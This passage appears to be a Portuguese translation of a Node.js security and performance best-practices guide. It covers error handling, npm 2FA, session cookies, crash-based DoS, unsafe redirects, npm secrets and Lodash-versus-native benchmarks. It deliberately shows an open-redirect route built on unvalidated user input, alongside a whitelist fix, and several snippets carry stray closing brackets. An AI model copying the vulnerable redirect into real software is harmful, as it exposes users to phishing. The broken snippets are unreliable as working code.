// manipulador de erros em produção
// nenhum rastreamento de stack vazou para o usuário
app.use(function(err, req, res, next) {
  res.status(err.status || 500);
```

```
res.render('error', {  
    message: err.message,  
    error: {}  
});  
});
```

Recursos Adicionais

🔗 [Documentação de manipulação de erros do Express.js](#)

6.21. Configure 2FA para o npm ou Yarn

✓ OWASP Threats A6:Security Misconfiguration

TL;DR: Qualquer passo na cadeia de desenvolvimento deve ser protegido com o MFA (multi-factor authentication, ou autenticação em várias etapas), e o npm / Yarn é uma boa oportunidade para os invasores poderem colocar as mãos na senha de algum desenvolvedor. Usando as credenciais de desenvolvedor, os invasores podem injetar código malicioso em bibliotecas que são amplamente instaladas em projetos e serviços. Talvez, até mesmo por toda a rede de internet, se publicado abertamente. Ativando a 2-factor-authentication (autenticação em duas etapas) no npm, reduz a quase zero as chances de invasores alterarem seu código.

Caso contrário: [Você já ouviu falar sobre o desenvolvedor do eslint cuja senha foi hackeada?](#)

6.22. Modifique as configurações do middleware de sessão

✓ OWASP Threats A6:Security Misconfiguration

TL;DR: Cada framework e tecnologia web tem seus pontos fracos conhecidos - dizer aos invasores qual framework utilizamos é uma grande ajuda para eles. Usar as configurações padrões para middlewares de sessão pode expor sua aplicação - e ataques específicos ao framework, semelhantes ao header `X-Powered-By`. Tente ocultar qualquer coisa que possa identificar ou revelar sua stack (por exemplo, Node.js, express).

Caso contrário: Cookies podem ser enviados através de conexões não seguras, e um hacker pode usar a sessão do usuário para identificar o framework utilizado na aplicação, bem como vulnerabilidades específicas do módulo.

Modifique as configurações do middleware de sessão

Explicação em um Parágrafo

Muitos middlewares de sessão populares não aplicam as melhores práticas/configurações de cookies seguros por padrão. Ajustar essas configurações a partir dos padrões oferece maior proteção tanto para o usuário quanto para a aplicação, reduzindo a ameaça de ataques como sequestro de sessão e identificação de sessão.

A configuração mais comum deixada como padrão é a sessão `name` - em `express-session` isto é `connect.sid`. Um invasor pode usar essas informações para identificar a estrutura subjacente da aplicação da Web, bem como as vulnerabilidades específicas do módulo. Alterar esse valor para algo diferente do padrão tornará mais difícil determinar qual mecanismo de sessão está sendo usado.

Também em `express-session`, a opção `cookie.secure` é configurada para `false` como o valor padrão. Alterar isso para `true` restringirá o transporte do cookie para `https`, o que fornece segurança contra ataques do tipo man-in-the-middle

Exemplo de código: definindo configurações de cookies seguros

```
// usando o middleware de sessão do express
app.use(session({
  secret: 'youruniquesecret', // seqüência secreta usada na assinatura do ID da sessão
  name: 'youruniqueusername', // definir um nome exclusivo para remover o padrão comum
  cookie: {
    httpOnly: true, // minimizar o risco de ataques XSS, restringindo o cliente
    secure: true, // envie apenas cookies por https
    maxAge: 60000*60*24 // definir a validade do cookie em ms
  }
}));
```

O que Outros Blogueiros Dizem

Do blog [NodeSource](#):

*...O Express tem configurações de cookies padrão que não são altamente seguras. Elas podem ser ajustadas manualmente para aumentar a segurança - tanto para um aplicativo quanto para seu usuário.**

6.23. Evite ataques do DOS definindo explicitamente quando um processo deve falhar

✓ OWASP Threats DDOS

TL;DR: O processo do Node irá falhar quando os erros não forem tratados. Muitas boas práticas recomendam sair, mesmo que um erro tenha sido detectado e resolvido. O Express, por exemplo, irá falhar em qualquer erro assíncrono - a menos que você envolva rotas com uma cláusula catch. Isso abre um ponto de ataque muito fácil para os hackers que reconhecem qual entrada faz o processo falhar e enviam repetidamente o mesmo request. Não existe solução instantânea para isso, mas algumas técnicas podem aliviar a dor: Alertar com severidade crítica sempre que um processo falha devido a um erro não tratado, validar a entrada e evitar travar o processo devido à entrada inválida do usuário, envolver todas as rotas com uma cláusula catch e considerar não travar quando um erro é originado em uma solicitação o que acontece globalmente).

Caso contrário: Este é apenas um palpite: dado muitos aplicativos Node.js, se tentarmos passar um JSON vazio para todas as solicitações POST, um punhado de aplicações falhará. Nesse ponto, podemos apenas repetir o envio da mesma solicitação para derrubar as aplicações com facilidade.

6.24. Impeça redirecionamentos não seguros

✓ OWASP Threats A1:Injection

TL;DR: Redirecionamentos que não validam a entrada do usuário podem permitir que invasores iniciem tentativas de phishing, roubem credenciais de usuários e executem outras ações mal-intencionadas.

Caso contrário: Se um invasor descobrir que você não está validando informações externas fornecidas pelo usuário, ele poderá explorar essa vulnerabilidade postando links especialmente em fóruns, mídias sociais e outros locais públicos para que os usuários cliquem.

Impreça redirecionamentos não seguros

Explicação em um Parágrafo

Quando os redirecionamentos são implementados no Node.js e/ou no Express, é importante executar a validação de entrada no lado do servidor. Se um atacante descobrir que você não está validando informações externas fornecidas pelo usuário, ele poderá explorar essa vulnerabilidade postando links especialmente criados em fóruns, mídias sociais e outros locais públicos para que os usuários cliquem nele.

Exemplo: redirecionamento inseguro no express usando a entrada do usuário

```
const express = require('express');
const app = express();

app.get('/login', (req, res, next) => {

  if (req.session.isAuthenticated()) {
    res.redirect(req.query.url);
  }

});

});
```

A correção sugerida para evitar redirecionamentos inseguros é evitar confiar na entrada do usuário. Se a entrada do usuário precisar ser usada, as listas de permissões de redirecionamento seguras podem ser usadas para evitar a exposição da vulnerabilidade.

Exemplo: Lista de permissões de redirecionamento seguro

```
const whitelist = {
  'https://google.com': 1
```

```
};

function getValidRedirect(url) {
    // verifique se o URL começa com uma única barra
    if (url.match(/^\/(?!\/)/)) {
        // Prefira nosso domínio para ter certeza
        return 'https://example.com' + url;
    }
    // Caso contrário, verifique com uma lista de permissões
    return whitelist[url] ? url : '/';
}

app.get('/login', (req, res, next) => {

    if (req.session.isAuthenticated()) {
        res.redirect(getValidRedirect(req.query.url));
    }
});

});
```

O que Outros Blogueiros Dizem

Do blog [NodeSwat](#):

Felizmente, os métodos de atenuação para essa vulnerabilidade são bastante diretos. Não use a entrada do usuário não validada como base para o redirecionamento.

Do blog [Hailstone](#)

No entanto, se a lógica de redirecionamento do lado do servidor não validar os dados que entram no parâmetro url, seus usuários podem acabar em um site que se parece exatamente com o seu (example.com), mas atende às necessidades de hackers criminosos!

6.25. Evite publicar segredos no registro do npm

TL;DR: Precauções devem ser tomadas para evitar o risco de publicação acidental de segredos nos registros públicos do npm. Um arquivo `.npmignore` pode ser usado para colocar arquivos ou pastas específicos em uma blacklist, ou a lista `files` no `package.json` pode atuar como uma whitelist.

Caso contrário: As chaves, as senhas ou outros segredos da API do seu projeto estão sujeitos a abusos por qualquer pessoa que os encontre, o que pode resultar em perda financeira, falsificação de identidade e outros riscos.

Evite publicar segredos no registro do npm

Explicação em um Parágrafo

Precauções devem ser tomadas para evitar o risco de publicação acidental de segredos nos registros públicos do npm. Um arquivo `.npmignore` pode ser usado para colocar arquivos ou pastas específicos em uma blacklist, ou a lista `files` no `package.json` pode atuar como uma whitelist.

Para obter uma visão do que o `npm publish` realmente publicará no registro, o sinalizador `-dry-run` pode ser adicionado ao comando `npm publish` para fornecer uma visão detalhada do pacote tarball criado.

É importante notar que se um projeto estiver utilizando os arquivos `.npmignore` e `.gitignore`, tudo o que não estiver em `.npmignore` será publicado no registro (isto é, o arquivo `.npmignore` substitui o `.gitignore`). Esta condição é uma fonte comum de confusão e é um problema que pode levar ao vazamento de segredos. Os desenvolvedores podem acabar atualizando o arquivo `.gitignore`, mas esquecem de atualizar `.npmignore` também, o que pode levar a que um arquivo potencialmente sensível não seja empurrado para o controle de origem, mas ainda seja incluído no pacote npm.

Exemplo de Código

Exemplo de arquivo `.npmignore`

```
#tests  
test  
coverage  
  
#build tools  
.travis.yml  
.jenkins.yml  
  
#environment  
.env  
.config
```

Exemplo uso de uma lista de arquivos no package.json

```
{  
  "files" : [  
    "dist/moment.js",  
    "dist/moment.min.js"  
  ]  
}
```

O que Outros Blogueiros Dizem

Do blog de [Liran Tal & Juan Picado em Snyk](#):

... Outra boa prática a adotar é utilizar a propriedade files em package.json, que funciona como whitelist e especifica a matriz de arquivos a serem incluídos no pacote a ser criado e instalado (enquanto o arquivo ignore funciona como uma lista negra). A propriedade files e um arquivo ignore podem ser usados juntos para determinar quais arquivos devem ser incluídos explicitamente, assim como excluídos, do pacote. Ao usar ambos, o primeiro a propriedade files em package.json tem precedência sobre o arquivo ignore.

Do [blog do npm](#)

... Quando você executa npm publish, o npm agrupa todos os arquivos no diretório atual. Ele toma algumas decisões sobre o que incluir e o que ignorar. Para tomar essas decisões, ele usa o conteúdo de vários arquivos no diretório do projeto. Esses arquivos incluem .gitignore, .npmignore e a

matriz de arquivos no pacote.json. Também inclui sempre certos arquivos e ignora outros.

7. Boas Práticas em Performance

**Nossos colaboradores estão trabalhando nesta seção.
Gostaria de participar?**

7.1. Prefira métodos JS nativos ao invés de utilitários de usuário, como o Lodash

TL;DR: Muitas vezes é mais complicado usar bibliotecas de utilitários como o `lodash` e `underscore` sobre os métodos nativos, pois leva a dependências desnecessárias e desempenho mais lento. Tenha em mente que, com a introdução do novo motor V8 juntamente com os novos padrões ES, os métodos nativos foram aprimorados de tal forma que agora ele tem cerca de 50% a mais de desempenho que as bibliotecas de utilitários.

Caso contrário: Você terá que manter projetos de menor desempenho onde você poderia simplesmente ter usado o que já estava disponível ou lidar com mais algumas linhas em troca de mais alguns arquivos.


Prefira métodos nativos ao invés de utilitários do usuário como Lodash

Explicação em um Parágrafo

Às vezes, usar métodos nativos é melhor do que requerir `lodash` ou `underscore`, porque isso não levará a um aumento de desempenho e usará mais espaço do que o necessário. O desempenho usando métodos nativos resulta em um ganho geral de 50% que inclui os seguintes métodos: `Array.concat`, `Array.fill`, `Array.filter`, `Array.map`, `(Array|String).indexof`, `Object.find`, ...

Exemplo: comparação de benchmark - Lodash vs V8 (Nativo)

O gráfico abaixo mostra a [média dos benchmarks para uma variedade de métodos do Lodash](#). Isso mostra que os métodos Lodash levam em média 146,23% mais tempo para completar as mesmas tarefas que os métodos V8.



Exemplo de código – teste de Benchmark com `_.concat/Array.concat`

```
const _ = require('lodash'),
      __ = require('underscore'),
      Suite = require('benchmark').Suite,
      opts = require('./utils'); //cf. https://github.com/Berkmann18/NativeVsUtil

const concatSuite = new Suite('concat', opts);
const array = [0, 1, 2];

concatSuite.add('lodash', () => _.concat(array, 3, 4, 5))
  .add('underscore', () => __.concat(array, 3, 4, 5))
  .add('native', () => array.concat(3, 4, 5))
  .run({ 'async': true });
```

Que retornará isso:

```
lodash x 2,173,329 ops/sec ±6.71% (85 runs sampled)
underscore:
native x 3,632,843 ops/sec ±6.03% (86 runs sampled)
  Benchmark: concat
The fastest is native
The slowest is lodash
```

Você pode encontrar uma lista maior de benchmarks [aqui](#) ou alternativamente [executar isso](#) que mostraria o mesmo porém com cores.

Citação de Blog: “Você (talvez) não precisa de Lodash/Underscore”

Do [repositório sobre esse assunto que foca em Lodash e Underscore](#).

O Lodash e o Underscore são ótimas bibliotecas de utilitários JavaScript moderno e são amplamente utilizados por desenvolvedores front-end. No entanto, quando você está focando nos navegadores modernos, você pode descobrir que existem muitos métodos que já são suportados nativamente graças ao ECMAScript5 [ES5] e ao ECMAScript2015 [ES6]. Se você quer que seu projeto exija menos dependências, e você conhece claramente o seu navegador de destino, talvez você não precise do Lodash/Underscore.

Exemplo: Linting para uso de métodos não nativos

Existe um [plugin de ESLint](#) que detecta onde você está usando bibliotecas, mas não precisa, alertando com sugestões (veja o exemplo abaixo).

A maneira de configurá-lo é adicionando o plugin `eslint-plugin-you-dont-need-lodash-underscore` no seu arquivo de configuração do ESLint:

```
{  
  "extends": [  
    "plugin:you-dont-need-lodash-underscore/compatible"  
  ]  
}
```

Exemplo: detectando uso de utilidades não nativas do v8 usando um linter

Considere o arquivo abaixo:

```
const _ = require('lodash');  
// O ESLint sinalizará a linha acima com uma sugestão  
console.log(_.map([0, 1, 2, 4, 8, 16], x => `d${x}`));
```

Aqui está o que o ESLint produziria ao usar o plugin YDNLU.

```
1:13  warning  Consider using the native Array.prototype.map()  you-dont-need-lodash-underscore/map
✖ 1 problem (0 errors, 1 warning)
```

Naturalmente, o exemplo acima não parece realista, considerando o que bases de código reais teriam, mas você entendeu a idéia.

Referências

- [Inspirado e modificado do repositório](#)



2021 [Reativa Tecnologia](#)